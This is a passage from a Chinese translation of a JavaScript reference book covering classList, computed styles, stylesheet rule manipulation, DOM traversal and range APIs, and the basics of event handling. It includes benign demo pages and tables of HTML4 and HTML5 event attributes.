HTML5 规范引入了一种更好地使用 classList 方式操作 class 值的方法。该方法的基本思想是，不是作为字符串通过 className 属性操作 class 特性的值，而可以将其作为列表进行操作。例如，对于如下所示的一些标记：

```
<div id="div1" class="cold yellow">Behold I am an example div!</div>
```

可以像下面那样访问其类列表：

```
var classList = document.getElementById("div1").classList;
```

作为列表，可以很容易地访问其长度：

```
alert(classList.length); //2
```

从而可以编写循环并作为数组或使用 `item()` 方法遍历该集合：

```
/* iteration */
for (var i = 0; i < el.classList.length; i++)
    document.write("classList["+i+"]= "+el.classList[i] + "<br>");

/* iteration with item() */
for (var i = 0; i < el.classList.length; i++)
    document.write("classList.item["+i+"]= "+el.classList.item(i) + "<br>");
```

有趣的是，可能不必经常使用这种方法，因为 API 为列表提供了一个有用的方法 `contains(classname)`，该方法确定在特定的列表中是否存在某个 `class`：

```
alert(classList.contains("yellow")); // true
alert(classList.contains("sniper")); // false
```

还可以使用 `add(classname)` 方法添加类别，以及使用 `remove(classname)` 方法移除类别：

```
classList.add("bls"); // class="cold yellow bls"
classList.remove("yellow"); // class="cold bls"
```

最后，可以在 `class` 名称值上执行 `toggle(classname)` 方法，如果在列表中不存在该类或者如果存在但是又删除了它，则会添加该类。

下面显示了一个简单的例子，该例子演示了处理类的这些有用的改进：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>classList</title>
<style>
.border{border: 1px solid black;}
.yellow{background-color: yellow;}
.red{color:red;}
.visible{display:none;}
</style>
<script>
function removeYellowBC() {
    var div = document.getElementById("styledText");
    var classList = div.classList;

    if (classList.contains("yellow")){
        classList.remove("yellow");
    }
}
```

```

}
function addRedColor() {
    var div = document.getElementById("styledText");
    var classList = div.classList;
    if (!classList.contains("red")){
        classList.add("red");
    }
}
function toggleVis() {
    var div = document.getElementById("styledText");
    var classList = div.classList;
    classList.toggle("visible");
}
window.onload = function() {
    document.getElementById("removeBtn").onclick = removeYellowBC;
    document.getElementById("addBtn").onclick = addRedColor;
    document.getElementById("toggleBtn").onclick = toggleVis;
};
</script>
</head>
<body>
<form>
<h3>classList</h3>
<div id="styledText" class="yellow border">JavaScript provides four types
of objects:
user-defined, native, host, and document. This chapter focused on the
fundamental
aspects of all objects, as well as the creation and use of user-defined
objects.
JavaScript is a prototype-based, object-oriented language. </div>
<input type="button" id="removeBtn" value="Remove yellow background">
<input type="button" id="addBtn" value="Set font color to red">
<input type="button" id="toggleBtn" value="Toggle Visibility">
<div id="message"></div>
</form>
</body>
</html>

```

在线: <http://www.javascriptref.com/3ed/ch10/classlist.html>

在线提供的另一个例子为对这一 API 感兴趣的读者提供了更多演示。

在线: <http://www.javascriptref.com/3ed/ch10/classlist2.html>

遗憾的是,作为一个相对比较新的 API,并非所有浏览器都支持这种方法,因此会发现许多库(如 jQuery)使用它们自己的语法或使用 HTML5 风格实现了这种方法。

执行操作的另外一种方式是使用 `getElementsByTagName()` 方法,并为返回的每个元素执行样式修改。下面的例子演示了这种技术,允许用户动态设置段落中文档的对齐方式:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Change Style On All Paragraphs</title>
</head>
<body>
<p>This is a paragraph</p>
<p>This is a paragraph</p>
<div>This is not a paragraph</div>
<p>This is a paragraph</p>
<script>
function alignAll(alignment) {
    var allparagraphs = document.body.getElementsByTagName("p");

    for (var i = 0; i < allparagraphs.length; i++) {
        allparagraphs.item(i).style.textAlign = alignment;
    }
}
</script>
<form>
<input type="button" value="left align all paragraphs"
    onclick="alignAll('left');">
<input type="button" value="center all paragraphs"
    onclick="alignAll('center');">
<input type="button" value="right align all paragraphs"
    onclick="alignAll('right');">
</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch10/multistyle.html>

遍历一组元素看起来有些繁琐，特别是当每个元素设置不同的规则时。如果你是一位 CSS 专家，可能更喜欢操作文档范围甚至外部样式表中的复杂规则集。

10.16.3 计算样式

经常需要查看当前设置的样式。例如，当单击一个切换按钮时，知道<div>块被隐藏了是有用的。第一个想法可能是检查相应的 JavaScript 属性：

```

if (div.style.display == "none") {
    div.style.display = "";
}
else {
    div.style.display = "none";
}

```

如果显示属性是通过 JavaScript 设置的，上面的代码就可以工作，但是如果该属性是通过样式表或页面的默认样式设置的，则上面的代码不能工作。Internet Explorer 添加了一个与 style 类似的属性 currentStyle。这个属性会返回属性的计算样式，而不管它是如何设置的。遗憾的是，在其

他浏览器中它不能工作。然而，可以使用 `getComputedStyle()` 实现相同的目标。首先，使用传递的对象调用 `getComputedStyle()`。这个函数返回一个 `computedStyle` 对象。然后可以使用 `getPropertyValue()` 方法查看相关的样式：

```
var computedStyle = window.getComputedStyle(obj, "");
style = computedStyle.getPropertyValue(styleName);
```

可以将所有这些内容综合到一起，构建一个跨浏览器的函数处理所有相关情况：

```
function getStyle(obj, styleName) {
    var style = "";
    if (obj.style[styleName])
        style = obj.style[styleName];
    else if (obj.currentStyle)
        style = obj.currentStyle[styleName];
    else if (window.getComputedStyle) {
        var computedStyle = window.getComputedStyle(obj, "");
        style = computedStyle.getPropertyValue(styleName);
    }
    return style;
}
```

10.16.4 访问复杂样式规则

到目前为止，还没有讨论如何访问 `<style>` 标签中的 CSS 规则，以及如何动态设置链接的样式表。DOM Level 2 确实提供了这样一个接口，但是应当注意，在老式浏览器中该接口可能有很多 bug。因此，经常会发现人们依赖于内联样式操作以及基于类别的样式操作。

在 DOM Level 2 中，Document 对象支持 `styleSheets[]` 集合，可以使用该集合访问文档中的各种 `<style>` 和 `<link>` 标签。因此，

```
var firstStyleSheet = document.styleSheets[0];
```

或

```
var firstStyleSheet = document.styleSheets.item(0);
```

会检索与 HTML 中第一个 `<style>` 元素对应的对象。其属性与 HTML 特性相对应，就像前面看到的其他对象一样。表 10-11 显示了该对象最常用的属性。

表 10-11 样式对象的属性

属性	描述
type	指示样式表的类型，通常是“text/css”
disabled	指示是否禁用样式表的布尔值。这个属性是可设置的
href	容纳样式表的 href 值。除了在老式的 Internet Explorer 中，这个属性通常是可以修改的，使用该属性可以动态地交换链接的样式表
title	容纳元素的 title 特性值
media	为样式表容纳一系列 media 设置——例如，“screen”

在 DOM 中, `CSSStyleSheet` 对象继承了 `StyleSheet` 对象的属性, 并添加了 `cssRules[]` 集合, 该集合包含样式块中的各种规则, 还添加了 `insertRule()` 和 `deleteRule()` 方法。 `insertRule()` 的语法为 `theStyleSheet.insertRule(ruleText, index)`, 其中 `ruleText` 是包含样式表选择器和规则的字符串, `index` 是在规则集合中插入该规则的位置。当然因为具有层叠样式表, 所以该位置是相对的。类似地, `deleteRule(index)` 方法接受一个 `index` 值, 并删除对应的规则, 因此 `theStyleSheet.deleteRule(0)` 会删除 `theStyleSheet` 所表示的样式表中的第一个规则。遗憾的是, 在编写本书的该版本时, Internet Explorer 不支持这些 DOM 功能, 反而为其 `styleSheet` 对象使用类似的 `addRule()` 和 `removeRule()` 方法。

可以通过 `cssRules[]` 集合访问单个规则, 或在 Internet Explorer 中使用非标准的 `rules[]` 集合。一旦访问到一个规则, 就可以访问其 `selectorText` 属性检查该规则的选择器, 或者可以通过 `style` 属性访问实际的规则集。尽管 DOM Level 2 为修改规则提供了各种方法, 如 `getPropertyValue()` 和 `setProperty()`, 但是简单地访问 `style` 对象然后访问有问题的 CSS 属性对应的 DOM 属性通常更安全。例如, `theStyleSheet.cssRules[0].style.color = "blue"` 会修改(或添加)该样式表中的第一个 CSS 规则的一个属性。在 Internet Explorer 中, 可以使用 `theStyleSheet.rules[0].style.color = "blue"`。下面的脚本演示了样式表规则操作的基础:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Style Rule Changes</title>
<style id="style1">
  h1 {color: red; font-size: 24pt; font-style: italic; font-family: Impact;}
  p {color: blue; font-size: 12pt; font-family: Arial;}
  body {background-color: white;}
  strong {color: red;}
  em {font-weight: bold; font-style: normal; text-decoration: underline;}
</style>
</head>
<body>
<h1>CSS Test Document</h1>
<hr>
<p>This is a <strong>test</strong> paragraph.</p>
<p>More <em>fake</em> text goes here.</p>
<p>All done. Don't need to <strong>continue this</strong></p>
<hr>
<h3>End of Test Document</h3>
<script>
var styleSheet = document.styleSheets[0];

function modifyRule() {
  if (styleSheet.rules)
    styleSheet.cssRules = styleSheet.rules;
  if (styleSheet.cssRules[0]) {
    styleSheet.cssRules[0].style.color="purple";
    styleSheet.cssRules[0].style.fontSize = "36pt";
```

```

        styleSheet.cssRules[0].style.backgroundColor = "yellow";
    }
}

function deleteRule() {
    if (styleSheet.rules)
        styleSheet.cssRules = styleSheet.rules;

    if (styleSheet.cssRules.length > 0) {
        // still rules left
        if (styleSheet.removeRule)
            styleSheet.removeRule(0);
        else if (styleSheet.deleteRule)
            styleSheet.deleteRule(0);
    }
}

function addRule() {
    if (styleSheet.addRule)
        styleSheet.addRule("h3", "color:blue", 0);
    else if (styleSheet.insertRule)
        styleSheet.insertRule("h3 {color: blue}", 0);}
}
</script>
<form>
    <input type="button" value="Enable"
    onclick="document.styleSheets[0].disabled=false;">
    <input type="button" value="Disable"
    onclick="document.styleSheets[0].disabled=true;">
    <input type="button" value="Modify Rule" onclick="modifyRule();">
    <input type="button" value="Delete Rule" onclick="deleteRule();">
    <input type="button" value="Add Rule" onclick="addRule();">
</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch10/cssrules.html>

在前面的例子中有一些内容需要仔细研究。首先,注意如何使用条件语句检测特定的对象是否存在,如 Internet Explorer 专有的集合和方法。其次,注意如何处理 `rules[]` 与 `cssRules[]`, 与其他 DOM 差异一样,在老版本的 Internet Explorer 中简单地添加集合模拟正确的 DOM 语法。最后,需要注意如何使用 `if` 语句确保仍然具有准备进行处理的规则。永远不要太确信其他设计人员没有改变你的规则,因此代码要具有防御性。

10.17 DOM 遍历 API

在 DOM Level 2 中引入的 DOM 遍历 API(<http://www.w3.org/TR/DOM-Level-2-Traversal-Range/>) 是一个方便的扩展,为依次遍历和检查文档树中的各种节点提供了系统的方式。该规范引入了两

个对象: `NodeIterator` 和 `TreeWalker`。

`NodeIterator` 对象使用 `document.CreateNodeIterator()` 创建, 可用于展开文档树或子树的表示形式, 然后可以使用 `nextNode()` 和 `previousNode()` 方法遍历。当创建 `NodeIterator` 时可以使用过滤器, 从而可以选择特定的标签。

与 `NodeIterator` 类似, `TreeWalker` 提供了遍历节点集合的方式, 但是它保留了树结构。为了创建 `TreeWalker`, 使用 `document.createTreeWalker()`, 然后使用 `firstChild()`、`lastChild()`、`nextSibling()`、`parentNode()` 以及 `previousSibling()` 在文档树中导航。当调用这些方法时, 会将 `currentNode` 属性设置为恰当的值。`TreeWalker` 通过使用 `nextNode()` 还提供了遍历展开之后的树的能力, 因此在某种意义上确实不需要 `NodeIterator`。作为一个例子, 使用 `TreeWalker` 对象重新完成本章前面的树遍历示例。

注意:

在许多老式的浏览器中不支持 DOM 遍历 API, 特别是版本 9 之前的 Internet Explorer。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>DOM Traversal Test</title>
</head>
<body>
<h1>DOM Test Heading</h1>
<hr>
<!-- Just a comment -->
<p>A paragraph of <em>text</em> is just an example</p>
<ul>
  <li><a href="http://www.google.com">Google</a></li>
</ul>

<form name="testform" id="testform">
Node Name: <input type="text" id="nodeName" name="nodeName"><br>
Node Type: <input type="text" id="nodeType" name="nodeType"><br>
Node Value: <input type="text" id="nodeValue" name="nodeValue"><br>
</form>

<script>

if (document.createTreeWalker) {
  function myFilter(n) { return NodeFilter.FILTER_ACCEPT; }

  var myWalker =
document.createTreeWalker(document.documentElement, NodeFilter.SHOW_ALL, myFilter,
false);
}
else
  alert("Error: Browser does not support DOM Traversal");

```

```

function update(currentElement) {
    window.document.testform.nodeName.value = currentElement.nodeName;
    window.document.testform.nodeType.value = currentElement.nodeType;
    window.document.testform.nodeValue.value = currentElement.nodeValue;
}
var currentElement = myWalker.currentNode;
update(currentElement);
</script>
<form>
    <input type="button" value="Parent"
        onclick="myWalker.parentNode();update(myWalker.currentNode);">
    <input type="button" value="First Child"
        onclick="myWalker.firstChild();update(myWalker.currentNode);">
    <input type="button" value="Last Child"
        onclick="myWalker.lastChild();update(myWalker.currentNode);">
    <input type="button" value="Next Sibling"
        onclick="myWalker.nextSibling();update(myWalker.currentNode);">
    <input type="button" value="Previous Sibling"
        onclick="myWalker.previousSibling();update(myWalker.currentNode);">
    <input type="button" value="Next Node"
        onclick="myWalker.nextNode();update(myWalker.currentNode);">
    <input type="button" value="Reset to Root"
        onclick="myWalker.currentNode=document.documentElement;
        update(currentElement);">
</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch10/domtraversal.html>

虽然遍历 API 没有广泛实现,但是编写自己的递归树遍历功能确实很容易。迭代很容易,在效果上它不过是 `document.all[]` 的变体。

10.18 DOM 范围选择

DOM Level 2 引入的 DOM 范围选择 API(<http://www.w3.org/TR/DOM-Level-2-Traversal-Range/>)是另外一个方便的扩展,利用该扩展可以通过编程方式选择文档中的一部分内容。为了创建范围,需要使用 `document.createRange()`,该方法返回一个 `Range` 对象。

```
var myRange = document.createRange();
```

一旦创建了 `Range` 对象,就可以使用各种方法设置它所包含的内容。考虑到在此的范围示例,可以使用 `myRange.setStart()`、`myRange.setEnd()`、`myRange.setStartBefore()`、`myRange.setStartAfter()`、`myRange.setEndBefore()` 以及 `myRange.setEndAfter()` 设置范围的开始点和结束点。这些方法中的每一个都主要接受一个 `Node`, 尽管 `setStart()` 和 `setEnd()` 接受一个指示偏移量的数字值。也可以仅使用 `myRange.selectNode()` 选择一个特定节点,或使用 `myRange.selectNodeContents()` 选择特定节点的

内容。下面这个简单的例子选择两个段落作为范围：

```
<p id="p1">This is sample <em>text</em> go ahead and  
create a <strong>selection</strong>  
over a portion of this paragraph.</p>  
<p id="p2">Another paragraph</p>  
<p id="p3">Yet another paragraph.</p>  
  
<script>  
  
var myRange;  
  
if (document.createRange) {  
    myRange = document.createRange();  
    myRange.setStartBefore(document.getElementById("p1"));  
    myRange.setEndAfter(document.getElementById("p2"));  
    alert(myRange);  
  
    mySelection = window.getSelection();  
    mySelection.addRange(myRange);  
}  
</script>
```

一旦具有一个范围，就可以在范围上执行各种方法，包括 `extractContents()`、`cloneContents()` 以及 `deleteContents()`。甚至可以使用 `insertNode()` 添加内容。尽管范围 API 很有趣，但是与许多特征一样，对于不同的浏览器它的工作方式是不同的，因此请确保使用抽象或库，不管使用哪种方式进行处理都需要非常谨慎。

10.19 不断持续的 DOM 演化

DOM 仍然在不断演化。HTML5 和 DOM Level 3 以及浏览器特征，不断为 JavaScript 程序员带来新的文档操作能力。有些新兴思想是简单的便利方法，如 `renameNode()`；其他一些则是全面展开的思想，包括序列化和反序列化 XML 文档。有趣的是，因为在本书该版本更新期间已经过去了一段时间，所以我们注意到许多新规范从来没有实现或仅仅在一些不是很常用的浏览器中实现了，如 Opera。在另外一些情况下，“非标准”的 DOM 思想，如 `innerHTML`、`insertAdjacentHTML` 和 `document.all[]`，已经变得很普通了，甚至成为 HTML5 标准的一部分。幸运的是，现在 JavaScript 已经很流行了，几乎所有情况都可以安全地依赖于 DOM 核心，然后使用库抽象掉细节并为未来提供桥接。第 18 章将概述一些更流行的库，如 JQuery，并显示如何扩展以及改进 DOM，但是在所有这些环境场景背后所潜伏的是本章提供的思想。

10.20 小结

DOM 是脚本、HTML 以及样式表之间交叉的核心。使用 DOM 和 JavaScript，可以无限制地

操作文档。理解 DOM 最重要的关键是，揭示文档树在浏览器的内存中的构造方式。可以使用多种方式访问 DOM 树中的节点，从传统的集合，如 `document.forms[]`，到著名的 `document.getElementById()` 方法，到使用 CSS 选择器规则在树中查找节点强大的 `document.querySelectorAll()`。DOM 不是只读的，可以随意添加、修改以及删除节点。通过修改 Web 页面背后的结构，可以进行所有修改，但是它依赖于深入理解 HTML 和 CSS。实际上，对于畸形的标记，DOM 操作会遇到许多问题。用 W3C 自己的话说，它们是“不可预测的”。让人充满希望的是，读者从本章收获的是重新恢复编写正确标记和样式的兴趣。

事件处理

浏览器具有调用 JavaScript 以响应浏览器事件或 Web 页面中用户动作的能力。例如，可以指定只要加载页面就运行的脚本，或当用户单击特定的链接或修改表单字段就运行的脚本。JavaScript 能够响应的动作称为事件(event)。事件是将用户和 Web 页面带到一起的黏合剂；它们使页面能够与用户交互、响应用户的操作。事件模型(event model)定义处理事件的方式，以及如何将事件关联到各种文档和浏览器对象。

与 JavaScript 的许多其他方面类似，可以预言主要浏览器的事件模型是沿独立、不兼容的方向演化的。早期的浏览器支持有限制的事件模型，但是第四代的主要浏览器完全修补了它们各自的事件处理系统。然而，因为这些事件模型的分歧本质，W3C 再一次就在 DOM2 中包含一个标准的事件模型发生争议。这一模型扩展了 DOM 以包含事件，结合两个不兼容的模型为事件处理产生一个强大的、健壮的环境。今天，相对于以前事件模型更接近，但 DOM 继续演化，并且老的方式仍然继续广泛使用。因此，本章从事件处理的基本方式开始，然后继续介绍更现代的方法。

11.1 事件和事件处理概述

事件是一些值得注意的、脚本能够对其进行响应的动作。浏览器可以触发一些事件，如页面加载，但是大部分事件是由用户交互触发的，如用户单击、使用表单小组件，甚至在一些页面元素上移动鼠标。事件处理程序(event handler)是与文档的特定部分以及特定事件相关联的 JavaScript 代码。当给定的事件在它所关联的文档部分发生时执行事件处理程序。例如，当单击按钮时与按钮元素关联的事件处理程序可以打开一个警告框，或者当表单字段的值发生变化时，可以使用与表单关联的事件处理程序验证用户输入的数据。

事件以描述性的方式进行命名。应当可以很容易地推断出与 click、submit 以及 mouseover 事件相对应的用户动作。有些事件不是很直观；例如，blur，它指示字段或对象丢失焦点，换句话说，没有激活。传统地，与特定动作关联的事件处理程序以事件名加上前缀“on”进行命名。例如，click 事件的处理程序是 onclick。

事件不局限于与文档关联的基本用户动作，如 click 和 mouseover。例如，浏览器还支持 resize、

load 以及 unload 这类事件，它们与窗口活动相关，如改变窗口大小、加载或卸载文档。

浏览器通过 Event 对象提供了与所发生事件相关的详细信息，事件处理程序可以使用 Event 对象。Event 对象包含关于事件的上下文信息，如事件发生位置的精确的 x 和 y 屏幕坐标、事件发生时是否按下 Shift 这类修饰键等。

作为用户动作结果的事件通常具有一个目标(target)——事件在其上发生的 HTML 元素。例如，click 事件的目标是一个元素，用户在其上进行单击，如或<p>。因此把事件处理程序绑定到特定的 DOM 元素。当处理程序处理的事件在绑定的元素上发生时，执行处理程序。应当注意，事件处理程序不必直接绑定到发生事件的元素上；实际上，后面将揭示事件通常会通过包含元素，因此在 DOM 树中实际上有多个地方可以处理事件。现在，先继续介绍事件基础。

可以使用许多方式将处理程序绑定到元素上，包括以下几种方法。

- 在标记中直接使用传统的事件处理程序特性。例如：

```
<p onclick="myFunction();">Click me</p>
```

- 使用脚本设置处理程序与某个对象相关。例如：

```
document.getElementById("p1").onclick = myFunction;
```

- 使用专有方法，如 Internet Explorer 的 attachEvent() 方法。例如：

```
document.getElementById("p1").attachEvent("onclick", myFunction);
```

- 通过 DOM 方法使用节点的 addEventListener() 方法设置事件侦听程序。例如：

```
document.getElementById("p1").addEventListener("click", myFunction, false);
```

就像将事件绑定到元素有多种方式一样，触发事件也有几种方式。

- 通过浏览器响应一些用户动作或 JavaScript 启动的动作，隐式地触发事件。
- 通过 JavaScript 使用 DOM1 方法显式触发事件。例如：

```
document.forms[0].submit();
```

- 使用专有方法(如 Internet Explorer 的 fireEvent() 方法)显式触发事件。
- 通过 JavaScript 使用 DOM2 dispatchEvent() 方法显式触发事件。

与 JavaScript 的某些方面相比较，以前的事件模型仍然在使用，因为直到 Internet Explorer 9 出现之前，仍然需要专有的事件处理。即使现代的 DOM 事件处理已经广泛使用，但是仍然会发现某些情况下应用传统事件系统的某些方面更容易。考虑到可能会遇到老式的和 Internet Explorer 特有的语法，在介绍现代的 DOM 事件管理之前，先提供传统的和 Internet Explorer 专有的事件模型。

注意：

在此不会介绍 Netscape 的事件捕获方法，因为该浏览器与其事件语法不再相关联。

11.2 传统的事件处理模型

在讨论现代事件模型前，先讨论基本事件模型，即使是对于最古老的并且支持 JavaScript 的浏览器，该事件模型也很普遍。基本模型比较简单，得到广泛支持，并且容易理解。基本模型同

时具有足够的灵活性和特性，对于大部分开发人员应对日常编程任务是足够的。幸运的是，专有的浏览器事件模型和更新的 DOM2 模型都与这个基本模型兼容。这意味着，即使是在最新的浏览器中仍然可以坚持使用基本的事件模型。

11.2.1 使用 HTML 特性的事件绑定

HTML5 对于大部分元素支持核心的事件绑定(event binding)。这些绑定是元素特性，如 `onclick` 和 `onmouseover`，可以将它们设置为当在该元素上发生给定的事件时执行的 JavaScript。当浏览器解析页面并创建文档对象层次结构时，它会通过这些特性使用绑定到元素的 JavaScript 代码填充事件处理程序。例如，分析下面的简单绑定，该绑定为一个段落元素定义了 `click` 处理程序：

```
<p onclick="alert('Hey stop clicking me!');">Click me if you like</p>
```

尽管它看起来不是可单击的，但是可以单击该段落元素，并且会出现触发的警告框(见图 11-1)。

Click me if you like




图 11-1 警告框

在此提醒读者，特性 `onclick` 不是 JavaScript；它是与事件处理程序 `onclick` 相关的标记。作为标记，在 XHTML 中特性可能区分大小写，并且在标准的 HTML 中不区分大小写。实际上，经常会发现 Web 开发人员使用混合的大小写(如 `onClick`)编写该特性。尽管这可能有助于提高可读性，显示标记和脚本之间的接口，但是鼓励读者对于事件处理程序全部使用小写。

1. HTML 4 的核心事件特性

在 HTML 4 中，为所有元素定义了大量核心事件处理特性，并且为表单和页面本身也定义了一些事件处理特性。表 11-1 显示了这些特性。

表 11-1 W3C 定义的 HTML 4 核心事件

事件特性	事件描述
<code>onblur</code>	当元素丢失焦点时发生，意味着用户将焦点移动到了其他元素上，通常是通过单击鼠标和 Tab 键移动焦点
<code>onchange</code>	表单控件丢弃用户焦点的信号，表单控件的值在上一次访问期间已经修改
<code>onclick</code>	指示元素被单击
<code>ondblclick</code>	指示元素被双击
<code>onfocus</code>	指示元素接收到焦点，即，它已经为操作或输入数据而选择了元素

(续表)

事件特性	事件描述
onkeydown	指示针对具有焦点的元素按下一个键
onkeypress	描述针对具有焦点的元素按下并释放一个键的事件
onkeyup	指示针对具有焦点的元素释放一个键
onload	指示窗口或框架集完成文档加载的事件
onmousedown	指示在具有焦点的元素上按下鼠标按钮
onmousemove	指示当鼠标指针在元素上时移动鼠标指针
onmouseout	指示鼠标指针离开元素
onmouseover	指示鼠标指针在元素上移动
onmouseup	指示在具有焦点的元素释放了鼠标按钮
onreset	指示表单被重置, 通常是通过单击重置按钮进行重置
onselect	指示用户选择了文本, 通常通过突出显示期望的文本进行选择
onsubmit	指标准表单提交, 通常是通过单击提交按钮提交表单
onunload	指示浏览器已经离开当前文档, 并从窗口或框架卸载文档

下面的例子演示了这些事件的使用, 该例子的结果如图 11-2 所示。

```

<!doctype html>
<html>
<head>
<meta charset="utf-8">
<title>HTML Event Bindings</title>
<style>
label[for] { cursor:pointer; cursor:hand; }
li { margin:0 0 10px; }
</style>
</head>
<body onload="alert('Event demo loaded');" onunload="alert('Leaving demo');">

<h1>HTML Event Bindings</h1>

<form onreset="alert('Form reset');" onsubmit="alert('Form submit');return false;">
  <ul>
    <li>
      <label for="fonblur">onblur:</label>
      <input type="text" value="Click into field and then leave"
size="40" id="fonblur" onblur="alert('Lost focus');">
    </li>
    <li>
      <label for="fonclick">onclick:</label>
      <input type="button" value="Click me" id="fonclick"
onclick="alert('Button click');">
    </li>
  </ul>

```

```

<li>
  <label for="fonchange">onchange:</label>
  <input type="text" value="Change this text then leave"
size="40" id="fonchange" onchange="alert('Changed');">
</li>
<li>
  <label for="fondblclick">ondblclick:</label>
  <input type="button" value="Double-click me" id="fondblclick"
ondblclick="alert('Button double-clicked');"></li>
<li>
  <label for="fonfocus">onfocus:</label>
  <input type="text" value="Click into field"
id="fonfocus" onfocus="alert('Gained focus');">
</li>
<li>
  <label for="fonkeydown">onkeydown:</label>
  <input type="text" value="Press key and release slowly here"
size="40" id="fonkeydown" onkeydown="alert('Key down');">
</li>
<li>
  <label for="fonkeypress">onkeypress:</label>
  <input type="text" value="Type here" size="40"
id="fonkeypress" onkeypress="alert('Key pressed');">
</li>
<li>
  <label for="fonkeyup">onkeyup:</label>
  <input type="text" value="Press a key and release it"
size="40" id="fonkeyup" onkeyup="alert('Key up');">
</li>
<li>
  onload: An alert was shown when the document loaded.
</li>
<li>
  <label for="fonmousedown">onmousedown:</label>
  <input type="button" value="Click and hold" id="fonmousedown"
onmousedown="alert('Mouse down');">
</li>
<li>
  onmousemove: Move mouse over this <a href="#"
onmousemove="alert('Mouse moved');">link</a>
</li>
<li>
  onmouseout: Position mouse <a href="#"
onmouseout="alert('Mouse out');">here</a> and then away.
</li>
<li>
  onmouseover: Position mouse over this <a href="#"
onmouseover="alert('Mouse over');">link</a>
</li>
<li>
  <label for="fonmouseup">onmouseup:</label>

```

```

        <input type="button" value="Click and release"
id="fonmouseup" onmouseup="alert('Mouse up');">
    </li>
    <li>
        <label for="fonreset">onreset:</label>
        <input type="reset" value="Reset Demo" id="fonreset">
    </li>
    <li>
        <label for="fonselect">onselect:</label>
        <input type="text" value="Select this text" size="40"
id="fonselect" onselect="alert('selected');">
    </li>
    <li>
        <label for="fonsubmit">onsubmit:</label>
        <input type="submit" value="Test submit" id="fonsubmit">
    </li>
    <li>
        onunload: Try to leave document by following this
<a href="http://www.google.com">link</a>
    </li>
</ul>
</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/coreeventattrs.html>




图 11-2 简单的事件处理程序示例

为了完整起见,应当注意在 Internet Explorer 的脚本中,有一种在标记中绑定事件的非标准方式。最常用的语法是使用<script>标记,其 for 特性指示将脚本绑定到其上的元素的 id, event 特性指示处理程序:

```
<p id="p1">Mouse over this text!</p>
<script type="text/jscript" for="p1" event="onmouseover">
alert("Non-standard markup is a burden for developers and users alike!");
</script>
```

这种语法不是任何已知标准的一部分,除了 Internet Explorer 之外,其他浏览器对该语法的支持也参差不齐。因此,开发人员应当明确地不要使用这种语法;在此讨论该语法,仅仅是为了万一看到使用这种语法,你可以告诉你的同伴该语法的限制。

2. HTML5 的事件特性

HTML5 规范引入了许多事件处理程序,正如在后面将会看到的,可以作为特性或在代码中访问这些事件处理程序。这些事件处理程序中的许多是由 Microsoft 在 Internet Explorer 中定义的,后来成为新兴规范的标准,尽管其他事件处理程序对于 HTML5 是全新的。表 11-2 总结了 HTML5 的核心事件特性,在编写本书的该版本时,所有元素都可以使用这些特性。表 11-3 添加了一些更多的事件,<body>和<frameset>标记支持这些特性。

表 11-2 HTML5 元素的核心事件预览

事件特性	事件描述
onabort	通常通过取消图像加载触发,但是当任何通信(例如, Ajax 调用)中止时也可能触发。中止事件不必直接以元素作为目标,因为所有中止事件都可以通过元素冒泡,从而可以捕获
oncanplay	当媒体元素可以播放时触发,但是播放在整个没有潜在缓冲的播放期间不必连续
oncanplaythrough	当媒体元素可以播放并且在整个播放期间应当不中断时触发
onchange	表单控件丢弃用户焦点的信号,表单控件的值在上一次访问期间已经修改
onclick	指示元素被单击
oncontextmenu	当激活上下文菜单时调用,通常通过右击激活上下文菜单。可以通过直接针对元素或事件向上冒泡触发
oncuechange	当媒体(由轨道元素定义)的文本轨道发生变化时触发
ondblclick	指示元素被双击
ondrag	当在屏幕上拖动可拖动的元素时触发
ondragend	当拖放操作结束时触发(应当在 ondrag 之后)
ondragenter	当项被拖动到具有该事件处理程序的元素上时触发——换句话说,当将项拖动进一个可放置区域(drop zone)时触发
ondragleave	当被拖动项离开具有该事件处理程序的元素时触发——换句话说,当拖动的项离开潜在的可放置区域时触发
ondragover	当在具有该事件处理程序的某些元素上拖动对象时触发

(续表)

事件特性	事件描述
ondragstart	当拖放操作开始时发生
ondrop	当在某些可放置区域释放正在拖动的对象时触发
ondurationchange	当指示媒体元素持续时间的值改变时触发
onemptied	当媒体元素进入未初始化或空状态时触发, 可能是因为某些形式的资源重置造成的
onended	当媒体元素的播放因为到达数据资源末尾而结束时触发
oninput	当向表单元素输入数据时触发
oninvalid	当表单根据验证规则集被指定为无效时发生, 验证规则集是通过 HTML5 的特性设置的, 如 pattern、min 和 max
